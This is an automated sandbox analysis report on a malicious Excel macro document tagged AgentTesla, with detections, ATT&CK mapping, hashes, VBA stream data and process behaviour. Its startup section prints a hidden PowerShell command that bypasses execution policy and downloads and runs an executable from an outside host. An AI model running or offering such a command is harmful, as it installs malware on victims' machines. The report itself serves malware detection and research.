



**ID:** 324119

**Sample Name:** x2hGv.xls

**Cookbook:**

defaultwindowsofficecookbook.jbs

**Time:** 11:54:26

**Date:** 28/11/2020

**Version:** 31.0.0 Red Diamond

# Table of Contents


<b>Table of Contents</b>	<b>2</b>
<b>Analysis Report x2hGv.xls</b>	<b>4</b>
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Initial Sample	4
Sigma Overview	4
Signature Overview	5
AV Detection:	5
System Summary:	5
Data Obfuscation:	5
Persistence and Installation Behavior:	5
HIPS / PFW / Operating System Protection Evasion:	5
Mitre Att&ck Matrix	5
Behavior Graph	6
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	8
Contacted Domains	8
URLs from Memory and Binaries	8
Contacted IPs	8
General Information	8
Simulations	9
Behavior and APIs	9
Joe Sandbox View / Context	9
IPs	9
Domains	9
ASN	9
JA3 Fingerprints	9
Dropped Files	9
Created / dropped Files	10
Static File Info	10
General	10
File Icon	11
Static OLE Info	11
General	11
OLE File "x2hGv.xls"	11
Indicators	11
Summary	11
Document Summary	11
Streams with VBA	11
VBA File Name: ThisWorkbook.cls, Stream Size: 741	11
General	11
VBA Code Keywords	12
VBA Code	12
VBA File Name: cgambwxlv.cls, Stream Size: 172	12
General	12

<b>VBA Code Keywords</b>	<b>13</b>
VBA Code	13
Streams	13
Stream Path: \x1CompObj, File Type: data, Stream Size: 107	13
General	13
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 228	13
General	13
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 176	13
General	13
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 200634	14
General	14
Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 486	14
General	14
Stream Path: _VBA_PROJECT_CUR/PROJECTtwn, File Type: data, Stream Size: 71	14
General	14
Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: ISO-8859 text, with no line terminators, Stream Size: 7	14
General	14
Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 225	14
General	15
<b>Network Behavior</b>	<b>15</b>
<b>Code Manipulations</b>	<b>15</b>
<b>Statistics</b>	<b>15</b>
Behavior	15
<b>System Behavior</b>	<b>15</b>
Analysis Process: EXCEL.EXE PID: 1108 Parent PID: 584	15
General	15
File Activities	16
File Created	16
File Deleted	16
File Moved	16
Registry Activities	16
Key Created	16
Key Value Created	16
Analysis Process: powershell.exe PID: 2724 Parent PID: 1220	20
General	20
File Activities	21
File Read	21
Analysis Process: powershell.exe PID: 2888 Parent PID: 1220	22
General	22
File Activities	22
File Read	22
<b>Disassembly</b>	<b>23</b>
<b>Code Analysis</b>	<b>23</b>

# Analysis Report x2hGv.xls

## Overview

### General Information

Sample Name:	x2hGv.xls
Analysis ID:	324119
MD5:	9e7c47bf75405a4..
SHA1:	6f52910e199f61d..
SHA256:	7937e499e1d7dd..
Tags:	AgentTesla xls
Most interesting Screenshot:	

### Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

### Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- Bypasses PowerShell execution pol...
- Creates processes via WMI
- Suspicious powershell command line...
- Contains long sleeps (>= 3 min)
- Document contains an embedded VB...
- Document contains embedded VBA ...
- Enables debug privileges
- May sleep (evasive loops) to hinder ...
- Queries the volume information (nam...

### Classification



## Startup

- System is w7x64
- EXCEL.EXE (PID: 1108 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- powershell.exe (PID: 2724 cmdline: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://sparepartiran.com/ja/2Q/0mrxdv.exe -OutFile C :\Users\Public\kzsuoceu.exe}; & {Start-Process -FilePath 'C:\Users\Public\kzsuoceu.exe'} MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- powershell.exe (PID: 2888 cmdline: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://sparepartiran.com/ja/2Q/0mrxdv.exe -OutFile C :\Users\Public\kzsuoceu.exe}; & {Start-Process -FilePath 'C:\Users\Public\kzsuoceu.exe'} MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- cleanup

## Malware Configuration

No configs have been found

## Yara Overview


### Initial Sample

Source	Rule	Description	Author	Strings
x2hGv.xls	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	<ul style="list-style-type: none"><li>• 0x30b17:\$s1: powershell.exe</li><li>• 0x30b4b:\$s2: Bypass</li></ul>

## Sigma Overview

No Sigma rule has matched

## Signature Overview



Click to jump to signature section

### AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

### System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

### Data Obfuscation:



Suspicious powershell command line found

### Persistence and Installation Behavior:



Creates processes via WMI

### HIPS / PFW / Operating System Protection Evasion:




Bypasses PowerShell execution policy

## Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation <span style="color: #00AEEF;">1</span> <span style="color: #FF0000;">1</span>	Path Interception	Process Injection <span style="color: #00AEEF;">1</span>	Masquerading <span style="color: #00AEEF;">1</span>	OS Credential Dumping	Security Software Discovery <span style="color: #00AEEF;">1</span>	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdro Insecure Network Commun
Default Accounts	Command and Scripting Interpreter <span style="color: #00AEEF;">1</span>	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools <span style="color: #FF0000;">1</span>	LSASS Memory	Virtualization/Sandbox Evasion <span style="color: #FF0000;">2</span>	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit S: Redirect I Calls/SM:
Domain Accounts	Scripting <span style="color: #FF0000;">2</span>	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion <span style="color: #FF0000;">2</span>	Security Account Manager	Process Discovery <span style="color: #00AEEF;">1</span>	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit S: Track De Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	PowerShell <span style="color: red;">2</span>	Logon Script (Mac)	Logon Script (Mac)	Process Injection <span style="color: blue;">1</span>	NTDS	File and Directory Discovery <span style="color: green;">2</span>	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting <span style="color: red;">2</span>	LSA Secrets	System Information Discovery <span style="color: blue;">1</span> <span style="color: green;">2</span>	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulation Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information <span style="color: blue;">1</span>	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
x2hGv.xls	23%	ReversingLabs	Document-Office.Trojan.Heuristic	

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

No Antivirus matches

### URLs

Source	Detection	Scanner	Label	Link
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	0%	URL Reputation	safe	
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	0%	URL Reputation	safe	
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	0%	URL Reputation	safe	
<a href="http://sparepartiran.com/js/2Q/0mrxdv.exe">http://sparepartiran.com/js/2Q/0mrxdv.exe</a>	15%	Virustotal		<a href="#">Browse</a>
<a href="http://sparepartiran.com/js/2Q/0mrxdv.exe">http://sparepartiran.com/js/2Q/0mrxdv.exe</a>	100%	Avira URL Cloud	malware	
<a href="http://sparepartiran.com/js/2Q/0mrxdv.exePE">http://sparepartiran.com/js/2Q/0mrxdv.exePE</a>	0%	Avira URL Cloud	safe	
<a href="http://sparepartiran.com/js/2Q/0">http://sparepartiran.com/js/2Q/0</a>	0%	Avira URL Cloud	safe	

## Domains and IPs

### Contacted Domains

No contacted domains info

### URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://www.piriform.com/ccleaner">http://www.piriform.com/ccleaner</a>	powershell.exe, 00000003.00000 002.2222324605.00000000029D00 0.00000004.00000020.sdmp	false		high
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	powershell.exe, 00000002.00000 002.2223275218.000000000232000 0.00000002.00000001.sdmp, powe rshell.exe, 00000003.00000002. 2223246610.00000000023C0000.00 00002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	low
<a href="http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a>	powershell.exe, 00000002.00000 002.2223275218.000000000232000 0.00000002.00000001.sdmp, powe rshell.exe, 00000003.00000002. 2223246610.00000000023C0000.00 00002.00000001.sdmp	false		high
<a href="http://sparepartiran.com/js/2Q/0mrxdv.exe">http://sparepartiran.com/js/2Q/0mrxdv.exe</a>	powershell.exe, 00000003.00000 002.2227288099.000000000374800 0.00000004.00000001.sdmp, x2hGv.xls	true	<ul style="list-style-type: none"> <li>15%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://www.piriform.com/ccleanerhttp://www.piriform.com/cleanerv">http://www.piriform.com/ccleanerhttp://www.piriform.com/cleanerv</a>	powershell.exe, 00000003.00000 002.2222277350.00000000023E00 0.00000004.00000020.sdmp	false		high
<a href="http://sparepartiran.com/js/2Q/0mrxdv.exePE">http://sparepartiran.com/js/2Q/0mrxdv.exePE</a>	powershell.exe, 00000002.00000 002.2227363178.000000000353600 0.00000004.00000001.sdmp, powe rshell.exe, 00000003.00000002. 2227288099.0000000003748000.00 00004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://sparepartiran.com/js/2Q/0">http://sparepartiran.com/js/2Q/0</a>	powershell.exe, 00000002.00000 002.2227363178.000000000353600 0.00000004.00000001.sdmp, powe rshell.exe, 00000003.00000002. 2227288099.0000000003748000.00 00004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown

### Contacted IPs

No contacted IP infos

## General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324119
Start date:	28.11.2020
Start time:	11:54:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	x2hGv.xls

Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.evad.winXLS@3/2@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 100%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>
Cookbook Comments:	<ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .xls</li> <li>• Found Word or Excel or PowerPoint or XPS Viewer</li> <li>• Attach to Office via COM</li> <li>• Scroll down</li> <li>• Close Viewer</li> </ul>
Warnings:	Show All <ul style="list-style-type: none"> <li>• Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe</li> </ul>

## Simulations

### Behavior and APIs

Time	Type	Description
11:55:42	API Interceptor	30x Sleep call for process: powershell.exe modified

## Joe Sandbox View / Context

### IPs

No context

### Domains

No context

### ASN

No context

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

### C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BPPT1MUEF0XWHVMNKL.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5859817869936466
Encrypted:	false
SSDeep:	96:chQCsMqaqvsqvJCwo4z8hQCsMqaqvsEHyqvJCwor2zkKYXH7QhRVIUVKlu:cyzo4z8ynHnor2zkZQhRblu
MD5:	AA2BE9FDB703BD975A176B5509125396
SHA1:	93BC591F69A1D292AC12FAAE35CF3B1CB422BC9
SHA-256:	D6A56CE950BFFFF92531430B312D806E1143E153B6A4B3F161133FCCA28B27CA
SHA-512:	40F0A27DE0019435F1E8394EC1CEC18830136D499DB55BE1D7921B8B63DBCC6080F7CE31063467A2FF516A8F979189F30429D6515E8295A6619DF944C398776E
Malicious:	false
Reputation:	low
Preview:	.....FL.....F."....8.D...xq.{D...xq.{D...k.....P.O.:i....+00.../C:\.....\1...{J\.. PROGRA~3..D.....:{J\*..k.....P.r.o.g.r.a.m.D.a.t.a....X.1....~J v. MICROS~1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t..R.1....wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:(..STARTM~1.j.....:(*.....@....S.t.a.r.t..M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1.....Pf..Programs.f.....:Pf.*.....<....P.r.o.g.r.a.m.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1.....".."WINDOW~1.R.....:"*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l....v.2.k....,.WINDOW~2.LNK.Z.....:,:,*...=.....W.i.n.d.o.w.s.

### C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\T1J1UU8J6UPORXFAOJ6P.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5859817869936466
Encrypted:	false
SSDeep:	96:chQCsMqaqvsqvJCwo4z8hQCsMqaqvsEHyqvJCwor2zkKYXH7QhRVIUVKlu:cyzo4z8ynHnor2zkZQhRblu
MD5:	AA2BE9FDB703BD975A176B5509125396
SHA1:	93BC591F69A1D292AC12FAAE35CF3B1CB422BC9
SHA-256:	D6A56CE950BFFFF92531430B312D806E1143E153B6A4B3F161133FCCA28B27CA
SHA-512:	40F0A27DE0019435F1E8394EC1CEC18830136D499DB55BE1D7921B8B63DBCC6080F7CE31063467A2FF516A8F979189F30429D6515E8295A6619DF944C398776E
Malicious:	false
Reputation:	low
Preview:	.....FL.....F."....8.D...xq.{D...xq.{D...k.....P.O.:i....+00.../C:\.....\1...{J\.. PROGRA~3..D.....:{J\*..k.....P.r.o.g.r.a.m.D.a.t.a....X.1....~J v. MICROS~1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t..R.1....wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:(..STARTM~1.j.....:(*.....@....S.t.a.r.t..M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1.....Pf..Programs.f.....:Pf.*.....<....P.r.o.g.r.a.m.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1.....".."WINDOW~1.R.....:"*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l....v.2.k....,.WINDOW~2.LNK.Z.....:,:,*...=.....W.i.n.d.o.w.s.

## Static File Info

### General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: Dell, Last Saved By: Dell, Create Time/Date: Thu Nov 26 22:26:29 2020, Last Saved Time/Date: Thu Nov 26 22:26:29 2020, Security: 0
Entropy (8bit):	7.862116609513471
TrID:	<ul style="list-style-type: none"> <li>Microsoft Excel sheet (30009/1) 47.99%</li> <li>Microsoft Excel sheet (alternate) (24509/1) 39.20%</li> <li>Generic OLE2 / Multistream Compound File (8008/1) 12.81%</li> </ul>
File name:	x2hGv.xls
File size:	208384
MD5:	9e7c47bf75405a4007da5989a93e14ae
SHA1:	6f52910e199f61d3c4a6d165266322aa7e40beea
SHA256:	7937e499e1d7ddb1cf32b451e5745a70a1878fa658958cc64b1ff46142608bba

## General

SHA512:	4cdc8bc04a5352adf78466d379c85fa7cb3f87aef78815f45b6d6483edd4194c30d02a6020e8982ab1eec0de1b99c3b0c71da10bd6bbbc80006923dafc7a4398
SSDeep:	6144:Vk3hOdsylKigrzcz4bNhZF+E+W2knz17K4g62FpqDIWPIVirJNl15bdVwHmGRI:I1+4v2FpqDAcrJN1bbwGR
File Content Preview:	.....>.....b.... d..... .....

## File Icon

	
Icon Hash:	e4eea286a4b4bcb4

## Static OLE Info

### General

Document Type:	OLE
Number of OLE Files:	1

### OLE File "x2hGv.xls"

#### Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

#### Summary

Code Page:	1252
Author:	Dell
Last Saved By:	Dell
Create Time:	2020-11-26 22:26:29
Last Saved Time:	2020-11-26 22:26:29
Security:	0

#### Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

## Streams with VBA

### VBA File Name: ThisWorkbook.cls, Stream Size: 741

#### General

Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	741
Data ASCII:	....Attribute VB_Name = "ThisWorkbook"....Bas...0{00020P819...0..C#....46}. Global..Space.%..Creatab...Predecl...Id.#Tru.."Expose....@Templat@eDeriv..Customiz.D..2P....Sub..._BeforeECl.9(Cancel As Boolean)...Range("..1:x22")..Select.....i

## General

Data Raw:

```
01 e1 b2 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 54 68 69  
00 73 57 6f 72 6b 62 6f 6f 10 6b 22 0d 0a 0a 8c 42 61 73 01 02 8c 30 7b 30 30 30 32 30 50 38  
31 39 2d 00 10 30 03 08 43 23 05 12 03 00 34 36 7d 0d 7c 47 6c 10 6f 62 61 6c 01 d0 53 70  
61 82 63 01 92 46 61 6c 73 65 0c 25 00 43 72 65 61 74 61 62 6c 01 15 1f 50 72 65 64 65 63  
